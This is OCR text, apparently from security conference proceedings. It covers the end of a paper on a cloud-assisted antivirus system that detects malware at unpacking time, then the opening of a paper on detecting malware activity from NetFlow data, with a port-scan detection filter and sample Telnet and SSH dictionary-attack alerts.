


Figure 1. The CDS model

The proposed system maximizes cleaning rate in malware by preventing the payload to execute on as many systems as possible. It is not a cleaning system in the true sense of the word but rather a system that allows the AV to deal with the trivial task of removing the malware in order to achieve a complete clean.

The system essentially shifts the detection time from the moment the malware has performed several damaging actions to the moment it starts. This is possible because:

A. programs are believed to be deterministic in execution (in most of the cases), and therefore if an instance of a process gets from state A to state B most of the instances of the same process will get from point A to point B.

There are of course cases where A doesn't always hold true but,

B. since an instance of a process gets even once to a state in which qualifies as infected, then all instances of the same process are equally qualified to be marked as infected because they share the same code (even if that code will only execute in some remote, specific cases).

The exceptions of statement A are compensated by statement B. In other words, if a program does not get from A to "infected" in some cases, having gotten to "infected" even once, is sufficient to transfer the "infected" status to all the instances of the program.

The AV is in this way able to prevent, for the majority of its users, the execution of the payload. The only users that would have to be cleaned are the first reporters of the virus. This subset of users would be manageable by a standard customer support department.

Implementation Details

To describe the working of CDS we must first describe and further detail the execution of such a system. For simplicity and for the sake of clarity we have omitted from the previous description of how the system works, some important parts.

a) CDS is a part of a BBS system capable of hooking and manipulating API functions. This we believe is already a standard component in many of the major AV softwares.

b) Our BBS system has implemented some way of runtime unpacking mechanism. We used in our model, CJ-Unpack (Lungu & Botis, 2010).

c) The cloud acts as a huge distributed database with low latency and high throughput.

d) The snapshot algorithm is different from a standard hashing mechanism since it needs to be able to match similar versions of the same process (different versions of the same applications for example).

With this addition made to the original presentation CDS behaves as presented in the following algorithms:

Algorithm 1: Monitor unpacking

Input: none

Output: *none*

```
API = {F1,F2,…,F100};
While A is not null
        A = InterceptAPI();
        Push(A, API)
        If UnpackingDetection(API) is true
           Snap = SnapshotProcessMemory();
           Response = QueryCloud(Snap);
           If Response is infected
                  AlertInfection()
                  End.
        Continue;
End.
```

Algorithm 2: Infection triggering

Input: begin when infection is signalled

Output: *none*

```
begin
   Snap = SnapshotProcessMemory();
   Response = QueryCloud(Snap);
   If Response is not infected
          AddCloud(Snap);
end.
```

The BBS monitors process execution constantly, and at specific landmarks triggers unpack alerts (algorithm 3) which in change trigger the CDS system. CDS first scans the memory and does a snapshot of the current process (depicted by the procedure SnapshotProcessMemory()). This snapshot is queried on the cloud in order to determine if the process has been seen before and if it leads to an infection. Depending on the answer received from the cloud, the process is either marked as being infected (accurately speaking, leading to an infection) or is permitted to continue its execution. Every time the unpacking is triggered the whole process is repeated (there may be more than one packer protecting the executable).

Algorithm 2 presents the case in which the process is determined as infected by the BBS. This happens when the cloud did not report the process as being infected so this process may be the first instance of the malware that the BBS has encountered. A snapshot is also taken and added to the cloud for further queries. From this point on, every other instance of the malware should be detected at unpack time by the rest of the community.

Algorithm 3: Unpacking Detection (CJ-Unpack)

Input: API = $\{F_{1,}F_{2,}…,F_{100}\}$ – the last 100 API functions called

EPSig =<(F_{11}, F_{12},.., F_{1n}), …, (F_{m1}, F_{m2},.., F_{mk})>

$0 < n, m, k < 100$, number of entry point signatures of various compilers

Output: *true* - if unpacking is reached

false – if Sig doesn't match API

```
begin
      foreach Sig in EPSig
            if Sig match API
                  return true;
      return false;
end.
```

The snapshot algorithm

To match two process instances of the same executable we needed to develop an algorithm that can cope with the differences that occur when running an executable. It is important to notice that on executing the same application, the memory of two spawned processes may differ because of different Import Address Tables values, different loading addresses, relocations on systems that have enabled the ASLR (Li, Just, & Sekar, 2004) etc. Because of this, no two processes have the exact same memory content, so the use of plain hash functions is rather useless.

Even if the memory would have been the same, it is needed to remember that we want do detect malware which go to great lengths as to have unique execution fingerprints each time they run in order to evade signature based detection systems.

So the basic requirements for such a snapshot algorithm are:

1. To be able to generate a unique fingerprint of the process memory.
2. To be able to generate de same ID on every instance of the same process.
3. To be easily computable
4. The ID should be small enough not to bring latency on querying the cloud.

The snapshot algorithm chosen would disassemble the binary code found and heuristically search for function frames. These frames should begin with the classic `<push ebp; mov ebp,esp>` and end with a `ret` instruction. The content of these frames would then be normalised. We define the process of normalisation of binary code by the process of replacing every instruction belonging to a logical category with a unique symbol representing that group. For example, we assigned all the possible `mov` instructions to a single symbol `mov`, every jump instruction to a single symbol `jmp`, etc... For each instruction we discarded the operands. The remaining pseudo-code would then be appended to the other normalised function found until no disassembly could be made.

For example the following code is normalised this way:




Figure 2. The snapshot algorithm

Three hash values are then computed for the resulting buffer (composed of all the functions found).

The same algorithm is applied to every loaded module of the executable (filtering the most common ones). These values identify the current process and are used by the cloud as a unique ID for a given process. If the cloud finds that this ID has associated an infected verdict the process is marked as infected.

Querying the cloud synchronously vs. asynchronously

Two approaches could be implemented when querying the cloud. The first one would be to wait for the response and then resume the execution of the process. The other is to asynchronously query the cloud and let the program continue its execution. When the response comes deal with the process in the respective manner.

It is obvious that every one of the two approaches has its advantages and disadvantages. The synchronous approach brings overhead especially when the network has a high latency. The asynchronous approach on the other hand can allow the malware execute some of its payload during the time it waits for a response from the cloud.

Since neither of the two is acceptable on a real implementation we made a compromise in using both at the same time in the following manner:

a) The cloud would be queried synchronously for a specific time span (milliseconds).

b) If the response is not received within this time span, the execution of the process is resumed and the answer is waited asynchronously. When the answer finally arrives, malware clean-up is performed if the the verdict is “infected”

This allows for a reduced overhead and at the same time limits the damage the malware can do if there is high network latency.

Unpacking snapshot

The moment the snapshot is taken is crucial for the integrity of the system since both the unpacking snapshot and the infection snapshot of the same process must match in order for this system to work properly.

The two may not be identical if they are made at different execution times since the memory layout and content may change during between the unpacking signal and the actual detection. It is for this reason that the snapshot added to the cloud on infection is the one that is computed at the last unpacking stage detected. In other words, the snapshot is only calculated on the moment of an unpack signal and is stored through the entire execution of the process until a new unpack is signalled and a new snapshot is computed. This same snapshot is used on infection to be added in the cloud database and by this manner the consistency of the detections is kept.

Implementation Problems

Injections

Processes which have been tampered with (in which data has been injected) are not suitable for this mechanism since the infection can be signalled by the BBS from inside the injected code. In this case, a snapshot of the compromised (clean) process would be taken, which would lead to false alarms.

One solution to this problem would be to generate the snapshot only for the memory that triggered the infection but this approach would have further implementation challenges. One of them would be the fact that the unpacking stage could not be used as a point to scan ahead since usually the unpack is triggered from outside the injected code. In short, for this approach, it would be very hard to find an initial point of scanning that could produce the same snapshot as the infected one, and be reached before the actual infection occurs.

Other solution would be to simply ignore the processes that generate infection alerts from outside the loaded modules, but this behaviour avoids detecting malware that unpack and run from dynamically allocated memory. Since this behaviour is found in many packers used by malware, this solution is not practical either.

The solution we have adopted for this problem was to ignore the processes that are marked by the BBS as being "dirty". These are the processes that are detected to have injected code or modules by other processes.

It is important to notice that injecting a whole module into another process's memory is not subject to this problem since the snapshot is computed for every loaded module which would include the current one. But in some cases, the injection may occur after the final unpacking stage and thus after the snapshot are computed. This is prevented by ensuring that the unpack snapshot was generated on the same modules that are loaded on the moment of infection. If this is not the case, the snapshot is not stored in the cloud because it is believed as being tampered.

False Positives

A FP (or False Positive) refers to the detection of a clean process as infected. In a CDS system, this would mean that the snapshot of the process would be added to the cloud, on one hand polluting it with clean applications and on the other making the removal of this FP very difficult because it would be necessary to reproduce the FP in order to retrieve de ID, remove it from the cloud and only then removing the actual detection from the BBS.

To minimise the FP rates, we've populate a database with snapshots of clean applications, generated "in-lab" that acts as a snapshot cleanset. This database is also accessible from the cloud but is used a general method for filtering detection of the whole BBS system and not only for the CDS. We acknowledge and are aware of the limitations of the current approach.

Unfortunately we haven't found a reliable solution for this, other than the one mentioned above, that is, to have a cleanset and to manually remove every reported FP that evades it. This in turn is not a problem subject only to the CDS system but to the entire AV industry. False positives remain an unsolved problem for every system designed to detect malware.

Testing results

We have tested CDS on the WILDLIST collection of the past 4 months (December 2010, November 2010, October 2010, September 2010). We chose this collection because it is known to contain mostly viruses that execute their payload. To validate the effectiveness of the cleaning we augmented the system with a full HDD comparison tool to detect changes that were left after the execution of the malware. The testing methodology is described bellow:

1) The samples were first scanned only the BBS and samples that had the following characteristics were selected for the test:
    a. Samples that were detected by the BBS

b. Samples that made some changes to the file and/or registry keys

2) These samples were run with the BBS where the CDS was enabled. We didn't expect to get any cleaning at this stage since this step was only meant to add the snapshots to the cloud.
3) The samples were run again with the BBS and the CDS enabled.
4) For each sample, the system differences were computed.

The table below present the results of the testing procedure:

	September	October	November	December
FileSystem	12	48	38	29
Registry	73	24	54	34
No changes	525	411	450	424
Total Samples	642	498	589	542

Table 1. The numbered of cleaned samples using CDS

Which correspond to the following percentages:

	September	October	November	December
FileSystem	2%	10%	7%	6%
Registry	12%	5%	10%	7%
No changes	86%	85%	83%	87%
Total Samples	100%	100%	100%	100%

Table 2. Percentages of cleaned samples using CDS

We observed that for approximately 15% of the samples the cloud was not fast enough and that enabled the malware to execute some of its payload. Nevertheless the average 85% of the samples were successfully prevented to execute their payload on which cases the cleaning became trivial.

Limitations

The CDS system has some limitations that we will discuss in the following paragraphs.

1. The CDS model can only be used on the behavioural based systems and is not suited for the similar problem posed to virus detection delays since the virus detections, when added, are "instantly" available to all the computers at the same. So we cannot shift the detection to the first report of the infection in the same manner we did with the BBS since this is already accomplished by design. On the other hand, BBS brings the best of both worlds: behavioral heuristics have the potential to detect malware proactively (something that non-behavioral heuristics cannot achieve so easily) and with this technology they can also detect malware in an early execution stage, before it has time to affect the system.
2. The snapshot algorithm is vulnerable to malware that change their memory layout on each execution. This renders the CDS mechanism useless since the snapshots from the cloud and the instances are different on every new execution of the malware.

3. The case discussed above, would lead to a situation in which the cloud could contain many redundant snapshots that really defined the same malware. This could have consequences in cloud responsiveness and may lead in extreme cases to a high latency.
4. The system depends on the cloud as a single point of failure. This could make botnets target the service to render part of the AV inactive. We must point out that is not necessarily a vulnerability of the CDS but of the cloud system used.
5. The CDS depends on the connectivity to the internet and its cleaning rate is directly related to the bandwidth of the connection. We believe that sufficient bandwidth and connectivity exist already (since otherwise, the AV update will not work and thus the whole AV will quickly be outdated) for most of the users and it will also continue to increase in the future so this is only a minor limitation.

Conclusions

We have presented CDS (Clean by Detection Shifting) a system that can be employed by behavioural based systems to increase the cleaning rate of malware. The system addressees the problem of cleaning the changes made by a behaviourally detected malware between their execution and the time they are detected. CDS proved in our preliminary tests that it could boost the cleaning rate to up to 85% of total active malware.

Although the results are encouraging, it must be noted that several limitation can render the CDS useless or could be used to evade it. Other limitation may come from false positives that can be very hard to correct on the current architecture.

We believe further work can lead to a greater performance of the system by reducing the overall network activity, by developing an easier to use FP removal mechanism and by modifying the synchronous time delay so a much higher percentage of responses could return in this span when the malware is effectively paused. Also, further testing needs to be performed on large user networks in order to validate the scalability of the CDS model.

The current results should be interpreted as referring to a “work in progress” project and not to a mature system because it was only tested “in lab”. Even so, this system presents great potential.

Bibliography

Apap, F., Honig, A., Hershkop, S., Eskin, E., & Stolfo, S. (2002). Detecting Malicious Software by Monitoring Anomalous Windows Registry Accesses. *Lecture Notes in Computer Science* , 36-53.

AV-Test.Org. (2010). *AV-Test.org · Tests of Anti-Virus- and Security-Software*. Retrieved February 6, 2011, from www.av-test.org: http://www.av-test.org/services_and_testing

Correll, S.-P., & Corrons, L. (2009). *The Business of Rogueware.* PandaLabs.

Lungu, C., & Botis, M. (2010). CJ-Unpack - Efficient Runtime Unpacking System. *EICAR 2010.* Paris.

Kraus, J. (1980). *Selbstreproduktion bei Programmen.* February. Reprinted and translated from the German in Journal in Computer Virology 5(1), 2009.

Matrosov, A., Rodionov, E., Harley, D., & Malcho, J. (n.d.). *http://www.eset.com/resources.* Retrieved 2 6, 2010, from http://www.eset.com: http://www.eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf

Microsoft. (2006, September 26). *A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003*. Retrieved February 6, 2011, from support.microsoft.com: http://support.microsoft.com/kb/875352/EN-US/

Microsoft. (2001, April). *Windows XP System Restore*. Retrieved 05 22, 2008, from MSDN: http://msdn.microsoft.com/en-us/library/ms997627.aspx

O'Murchu, L. (2010). An indepth look into Stuxnet. *Virus Buletin.*

QuickScan. (2010, 10 5). *BitDefender Quickscan.* Retrieved 2 6, 2011, from bitdefender.com: http://quickscan.bitdefender.com/en/about/

WildList. (2010). *The WildList Organization International* . Retrieved February 6, 2011, from www.wildlist.org: http://www.wildlist.org/WildList/

Wilson, D. (2011, February 3). *"Rules of engagement" proposed for cyber warfare*. Retrieved February 6, 2011, from http://www.techeye.net: http://www.techeye.net/security/rules-of-engagement-proposed-for-cyber-warfare

Zetter, K. (2010, January 14). *Google Hack Attack Was Ultra Sophisticated, New Details Show*. Retrieved February 6, 2011, from http://www.wired.com: http://www.wired.com/threatlevel/2010/01/operation-aurora/

Li, L., Just, J. E., & Sekar, R. (2004). Address-Space Randomization for Windows Systems.

Network based detection of malware activities

Pavel Minarik, Jitka Studenikova
AdvaICT, a.s. & Network Security Monitoring Cluster

About Author(s)

Pavel Minarik received master degree from computers science in 2005 at Faculty of Informatics of Masaryk University in Brno. Currently he works as a Chief Technology Officer in AdvaICT. He is the main architect of AdvaICT's ADS (Anomaly Detection System) and outgoing products. His main focus is network traffic analysis and anomaly detection. He has participated in several research projects (mainly for U.S. and Czech Army) as a senior researcher of Institute of Computer Science of Masaryk University. He is a co-author of two technology transfers (2010) from the University and co-author of 7 published research papers in domain of network behavior analysis (2007-2009).

Contact Details: AdvaICT, a.s., Jundrovska 31, 624 00 Brno, Czech Republic, +420 511 112 170, e-mail pavel.minarik@advaict.com

Jitka Studenikova has studied the Brno University of Technology (currently finishing Ph.D. studies) and EM Lyon in France. She is a co-founder and director of IT cluster in South-Moravian Region focusing mostly on computer network security concerning 20 companies from IT filed, cooperating with three Czech universities. She has been also working at companies Mycroft Mind (CEP technologies) and AdvaICT, a.s. Furthermore she is collaborating with other IT clusters and become a member of the board of directors of Czech ICT Alliance.

Contact Details: Network Security Monitoring Cluster, Jundrovska 31, 624 00 Brno, Czech Republic, +420 733 713 702, e-mail jitka.studenikova@nsmcluster.com

Keywords *network, flow monitoring, NetFlow, anomaly detection, network behaviour analysis, ssh, telnet, malware detection*

Network based detection of malware activities

Pavel Minarik, AdvaICT, a.s., Jundrovska 31, 624 00 Brno, Czech Republic, pavel.minarik@advaict.com

Jitka Studenikova, Network Security Monitoring Cluster, Jundrovska 33, 624 00 Brno, Czech Republic, jitka.studenikova@nsmcluster.com

Abstract

The complexity of IT infrastructure is continuously growing. More products are incorporated and more services are used. Enterprises rely on computer network and information technology while their primary processes completely depend on IT department. Malware infection within the range of one computer is troublesome the infection of whole network is often a disaster. There are well known approaches to stop malware from spreading based on signatures (intrusion detection system, antivirus, antispyware). However these are not bulletproof methods and their capabilities might be extended using network traffic monitoring and analysis. Flow data are currently the most widely used standard for detailed measuring and monitoring of computer networks. A lot of research has been performed in this area and several methods mostly based on statistical analysis of the flow data exist. However these methods according to low sensitivity to individual attacks and malware activities typically indicate the disaster situation which is too late. The latest results prove that the flow data might be used to detect targeted attacks, malware activities or anomalies that express themselves only as a few network connections with minimal traffic. This trend is called Network Behavior Analysis (NBA) and we will demonstrate the purpose of NBA on the problem of malware activities detection.

Introduction

There are various approaches to network security. One of the most recent trends is so called Network Behavior Analysis (NBA). This paper focuses on NBA applied to malware detection and protection issue. The paper is practically oriented rather than theoretical explaining NBA foundations. We assume that target audience has as a basic knowledge of IP networks and common security products like firewall and antivirus.

The paper is structured as follows. The short introduction is followed by the discussion of flow based monitoring as a first step of NBA in broader context. Next section called Network Behavior Analysis at a glance briefly introduces main aspects of NBA mainly the common architecture and concept of behavior signatures. Next section called Malware infected device detection summarizes the common properties and symptoms of malware behavior from the network perspective. Each symptom is demonstrated on a use case showing the results of NBA based detection of such malware activity. The paper is concluded by a short resume of available NBA products.

Flow data – current state of the art

Flow data are currently the most widely used standard for detailed measuring and monitoring of computer networks. Flow data are quite similar to phone call listing. We know that a call was performed but we do not know the conversation topic. Formally, flow is defined as a sequence of packets with the same quintuple: destination/source IP address, destination/source port and a protocol number. For each flow, the time of creation, the length of duration, number of transmitted packets and bytes, and other information (connection flags and other fields of headers of transfer protocols) is recorded. According to the concrete implementation additional information might be

provided. Flow statistics are generated by advanced routers, switches or specialized network devices, known as network probes, which export these statistics to the collector and/or analytic server, where they are stored, ready for visualization and analysis or further processed immediately. In terms of the network OSI model flow-based monitoring takes place on the third and fourth layer of the OSI model and flow data provides information contained in network and transport protocol packet headers.

Flow data are represented by various industrial standards, namely NetFlow, sFlow and IPFIX. From the network protection perspective they are known as an instrument of massive anomaly detection. A lot of research has been performed in this area and several methods mostly based on statistical analysis of the flow data exists. The well known methods rely on Principal Component Analysis [1] or models of entropy of IP header fields for relevant subsets of traffic [2]. Statistical analysis methods still evolve, new methods are proposed, e.g. [3] and anomaly detection systems combining various methods are developed [4]. There are also commercial products, e.g. [5] utilizing statistical analysis methods. Statistical analysis methods and products target the internet service provider segment (ISP) or backbone network operators. From the ISP or backbone perspective massive anomalies protection like DDoS attacks or worm spreading is crucial.

However the latest results prove that the flow data might be used to detect targeted attacks, network misuse or anomalies that express themselves only as a few network connections with minimal traffic. To detect these kinds of anomalies the flow data extensions were proposed by internet community [6] and implemented [7]. Even a preciously targeted dictionary attack on secured shell service (SSH) might be detected using flow data analysis [8]. There are methods to identify devices performing network address translation (NAT) in the network [9], [10]. Unauthorized NAT devices mean serious threat to the infrastructure while they open a hole to the network.

Network Behavior Analysis at a glance

What exactly is Network Behavior Analysis (NBA) and how can it help to detect security and operational problems on the network? The first step is flow statistics collection from flow enabled network infrastructure elements (routers and switches) or specialized devices called probes. Once we have a source of flow data we need a proper data storage – collector. The purpose of the collector is to store flow statistics and provide computation environment for NBA. The core of the NBA process is endless processing of the flow statistics to:

- reveal known signatures of undesired behavior,
- update behavior profiles of network devices,
- detect anomalies according to behavior profile change.




Figure 1: Flow monitoring and Network Behavior Analysis architecture.

Signatures and profiles need further explanation. The term signature is being widely used to denote a particular data which we are looking for. In context of NBA the term signature denotes a sequence of flows with particular properties. Signatures vary from simple counting of flows with desired properties through calculation of performance indicators to complex decision trees detecting dictionary attacks against network services [8]. As an example of NBA signature we present a TCP port scanning pattern using nfdump [13] notation:

```
proto TCP and ((flags S and not flags ARPFU) or (flags F and not flags
PARUS) or (flags FUP and not flags ARS) or (not flags FUPARS))
```

This filter applied to the NetFlow data finds all flows matching the criteria so we can group them according to sources (source IP addresses), count them and identify devices performing port scanning on the network.

Behavior profiles are overall indicators of behavior of a particular device on the network. From the flow data definition these profiles observe typical number of sessions or amount of traffic connected with each device. However, profiles can answer much more sophisticated questions like who is the server on the network and who is the client [7].




Figure 2: Host profile visualization example – communication peers (total, by days) and traffic structure (used and provided network services).

Malware infected device detection

In this section we will demonstrate how NBA can fight malware. Malware has many forms of viruses, botnets, spyware or even usable tools with various side effects. According to Malware sample count report the amount of malware doubles every year. There were 22 millions of different malware samples [16] in the middle of year 2009. However, malware share a common property which is a communication on the network. NBA therefore brings completely different picture of malware behavior in comparison to Antivirus looking for a particular pattern or performing code evaluation. According to the independent tests of Antivirus products [14] we know that even all available Antivirus products on the market together cannot detect 100% of malicious codes. Therefore we need a diverse perspective on malware activities.

As we speak about the communication on the network we should consider two main activities of malware – spreading and attacking.


Malware spreading

Malware wants to infiltrate as much devices as possible therefore the crucial malware activity is location of possible victims. The typical scenario is port scanning to locate the victims running suitable network services followed by poisoning them using some kind of known vulnerability. At this step the port scanning detection pattern apply and gives us a brief overview of possibly infected devices.

Figure 3: An example of behavior of clear installation of Windows XP SP1 workstation after a few minutes of activity on unprotected public network. The workstation is infected immediately trying to locate proper victims for further propagation.

Something in between

There are several activities which can be classified as both spreading and attacking. Typical examples are obsolete protocols misuse like TELNET attacks or dictionary attacks against widely used service like secured shell service. Both of these activities are detectable by NBA. To identify TELNET traffic monitoring of TCP/23 port activity is crucial. Any increase of such traffic or new sources of such traffic in the network are extremely suspicious. Dangerousness of TELNET was reminded recently when Chuck Norris botnet was revealed thanks to flow-based network monitoring [15].



Event details


Type	Timestamp	Event source	Detail	Probability	NetFlow source	False positive
Telnet traffic (TELNET)	2009-09-09 06:38:02	[redacted].224.68	Total attempts: 543	100 %	localhost	No

Mark as false positive

#	Targets				
1	10.0.1.78	10.0.0.48	10.0.1.33	10.0.1.35	10.0.1.49
6	10.0.1.51	10.0.1.55	10.0.1.70	10.0.1.72	10.0.1.84
11	10.0.1.91				

Figure 4: An example of behavior of infected DSL modem. The infected device is looking for new victims.

Detection of dictionary attacks against secured shell service is common method of getting control over remote servers. Its reliable detection using flow data however is quite tricky. We need to build a persistent tree of attackers and their victims and continuously update how the attacks evolve [8].



Events

#	Event source	Type	Detail	Timestamp	NetFlow source	Targets
1	[redacted].209.161	SSHDICT	highest status: U, unique targets: 1	2011-01-10 15:50:19	localhost	[redacted].209.165
2	[redacted].209.161	SSHDICT	highest status: U, unique targets: 1	2011-01-10 15:49:18	localhost	[redacted].209.164
3	[redacted].209.161	SSHDICT	highest status: U, unique targets: 1	2011-01-10 15:48:15	localhost	[redacted].209.163
4	[redacted].209.161	SSHDICT	highest status: U, unique targets: 1	2011-01-10 15:48:10	localhost	[redacted].209.162
5	10.0.1.2	SSHDICT	highest status: S, unique targets: 1	2011-01-10 15:47:17	localhost	[redacted].209.161
6	10.0.1.2	SSHDICT	highest status: U, unique targets: 1	2011-01-10 15:46:17	localhost	[redacted].209.161

